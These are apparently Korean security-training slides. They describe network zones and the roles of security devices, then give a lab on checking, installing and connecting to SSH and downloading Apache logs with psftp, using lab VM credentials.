
- » 사무실에서 사용하는 직원 PC
- » 외부에서 진입 불가
- » 직원 내부망에서는 DMZ 구간 원격 접속 가능



1 네트워크 구성과 장비별 특징


• 인프라(내부망)

- 물리적 망분리, 접근통제시스템 등에 의해 인터넷 구간에서의 직접적인 접근이 통제 또는 차단되는 구간
- 중요정보가 포함된 개인정보처리시스템 등에 대해서는 접근권한 별도
- 내부 직원 PC -> 접근통제솔루션 (인증 후) -> 내부 서버 접근
- 가상 환경이기 때문에 이 DB는 사용하지 않음




1 네트워크 구성과 장비별 특징

• 접속 가능한 코스



1 네트워크 구성과 장비별 특징

- 접속 불가능한 코스



1 네트워크 구성과 장비별 특징

• 보안 장비별 특징 요약

항목	방화벽	IDS/IPS	웹 방화벽	안티DDoS
목적	접근통제 및 인가	침입 여부의 감지	웹 공격 방어	DDoS 공격 방어
역할	TCP/IP 레벨에서 내부망 보호, 수동적 차단	로그, 시그니처 기반의 패턴 매칭 정책, 규칙 기반의 비정상 행위 탐지	애플리케이션 레벨에서 보호	임계치를 사전에 설정하고 해당 임계치가 넘으면 차단
장점	엄격한 접근 통제 인가된 트래픽 허용	실시간 탐지 세션기반탐지 기능 사후분석 대응 기술		
단점	내부자 공격 취약 네트워크 병목 현상	오탐 발생 잦음		
주요 탐지 항목	Scanning, IP Spoofing	Worm virus, Exploit	XSS, SQL Injection, Buffer Overflow	DoS, DDoS

<실습> 리눅스 시스템 SSH 접속 방법

• 리눅스에 SSH 서버가 열렸는지 확인

– 실습 목표

- » SSH 서버가 열려있는지 확인하고 접속할 수 있습니다.

– 실습 환경


구분	IP	ID	PW	비고
DMZ	KISA-Bee	내부 IP : 10.20.30.150	bee	qhdkscjfwj0!
IT	KISA-IT-11	192.168.100.11	Administrator	qhdkscjfwj0! Windows 7 Pro K (psftp, putty)

– 실습 문제 구성

- » 각각의 리눅스 서버에 SSH서버가 열려있는지 확인하고 PUTTY를 사용해서 접속하시오.
- » Putty를 사용해서 접속하고 웹로그를 다운 받으시오.

<실습> 리눅스 시스템 SSH 접속 방법

- 리눅스에 SSH 서버가 열렸는지 확인
 - 네트워크 연결 상태를 확인하는 netstat을 사용해 SSH 서버가 사용하는 :22번 포트가 열렸는지 확인
 - netstat -antp | grep :22
 - 결과가 잘 나오면 잘 동작 중이고 없으면 새로 설치가 필요



```
bee@bee-box:~$ netstat -antp | grep :22
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp6      0      0 ::::22          ::::*              LISTEN
-
```

2 리눅스 시스템 SSH 접속 방법


- 리눅스에 SSH 서버가 없는 경우 설치 및 실행
 - 모든 서버에 이미 설치 완료
 - Apt-get install 명령어를 사용해 ssh 서버 설치
 - » apt-get install ssh (yum install ssh)

```
root@isc0304-virtual-machine: /var/log
E: sshd 패키지를 찾을 수 없습니다
root@isc0304-virtual-machine:/var/log# apt-get install ssh
패키지 목록을 읽는 중입니다... 완료
의존성 트리를 만드는 중입니다
상태 정보를 읽는 중입니다... 완료
다음 패키지를 더 설치할 것입니다:
  libcck-connector0 ncurses-term openssh-client openssh-server
  openssh-sftp-server ssh-import-id
제안하는 패키지:
  libpam-ssh keychain monkeysphere rssh molly-guard
다음 새 패키지를 설치할 것입니다:
  libcck-connector0 ncurses-term openssh-server openssh-sftp-server ssh
  ssh-import-id
다음 패키지를 업그레이드할 것입니다:
  openssh-client
1개 업그레이드, 6개 새로 설치, 0개 제거 및 458개 업그레이드 안 함.
1,183 kB바이트 아카이브를 받아야 합니다.
이 작업 후 3,451 kB바이트의 디스크 공간을 더 사용하게 됩니다.
계속 하시겠습니까? [Y/n] Y
받기:1 http://kr.archive.ubuntu.com/ubuntu/ trusty/main libcck-connector0 amd64 0
.4.5-3.1ubuntu2 [10.5 kB]
받기:2 http://kr.archive.ubuntu.com/ubuntu/ trusty-updates/main openssh-client a
md64 1:6.6p1-2ubuntu2.10 [566 kB]
받기:3 http://kr.archive.ubuntu.com/ubuntu/ trusty/main ncurses-term all 5.9+201
```

2

<실습> 리눅스 시스템 SSH 접속 방법

- PSFTP를 사용해 웹 로그 다운로드
 - 로그 분석을 편리하게 하기위해 KISA-IT-11(관리자 PC)에서 로그 데이터를 FTP로 받아온다.
 - » psftp.exe를 실행
 - » open 10.20.30.160
 - » id / passwd : msfadmin / qhdksjfwj0!



<실습> 리눅스 시스템 SSH 접속 방법


• PSFTP를 사용해 웹 로그 다운로드

- 로그 분석을 편리하게 하기위해 KISA-IT-11(관리자 PC)에서 로그 데이터를 FTP로 받아온다.
 - » 로그 디렉터리로 이동 cd /var/log/apache2
 - » get 명령어를 사용하여 다운로드

```
psftp> cd /var/log/apache2
Remote directory is now /var/log/apache2
psftp> ls
Listing directory /var/log/apache2
drwxr-x---    2 root      adm        4096 Sep 12 10:36 .
drwxr-xr-x   14 root      root       4096 Sep 12 06:33 ..
-rw-r--r--    1 root      root     1375773 Sep 12 10:59 access.log
-rw-r--r--    1 root      root    6080043 Sep 12 06:33 access.log.1
-rw-r-----   1 root      adm     829333 Sep 12 10:59 error.log
-rw-r-----   1 root      adm    1477101 Sep 12 06:33 error.log.1
-rw-r--r--    1 root      root          20 May 21 2012 error.log.2.gz
psftp> get access.log
remote:/var/log/apache2/access.log => local:access.log
psftp> get access.log.1
remote:/var/log/apache2/access.log.1 => local:access.log.1
psftp>
```

2 리눅스 시스템 SSH 접속 방법

- 윈도우(KISA-IT-11)에서 리눅스 콘솔에 접근
 - 윈도우용 PuTTY를 다운로드 받아 실행한다.
 - 무료 SSH 클라이언트 프로그램
 - » <https://www.putty.org> 에 접속




Download PuTTY

Putty is an SSH and telnet client, developed originally by Simon Tatham for the Windows platform. Putty is open source software that is available with source code and is developed and supported by a group of volunteers.

You can download Putty [here](https://www.putty.org).

Below suggestions are independent of the authors of Putty. They are *not* to be seen as endorsements by the Putty project.



Bitvise SSH Client

Bitvise SSH Client is an SSH and SFTP client for Windows. It is developed and supported professionally by Bitvise. The SSH Client is robust, easy to install, easy to use, and supports all features supported by Putty, as well as the following:

- graphical SFTP file transfer;
- single-click Remote Desktop tunneling;
- auto-reconnecting capability;
- dynamic port forwarding through an integrated proxy;
- an FTP-to-SFTP protocol bridge.

Bitvise SSH Client is **free to use**. You can [download it here](#).



2

<실습> 리눅스 시스템 SSH 접속 방법

• 윈도우(KISA-IT-11)에서 리눅스 콘솔에 접근

— Putty를 설치하고 실행

- » Putty에 'IP'와 'Saved Sessions'에 적당한 값을 입력하고 'Save' 클릭
- » 'Open'을 눌러서 실행하고 인증서를 신뢰하도록 '예'를 클릭

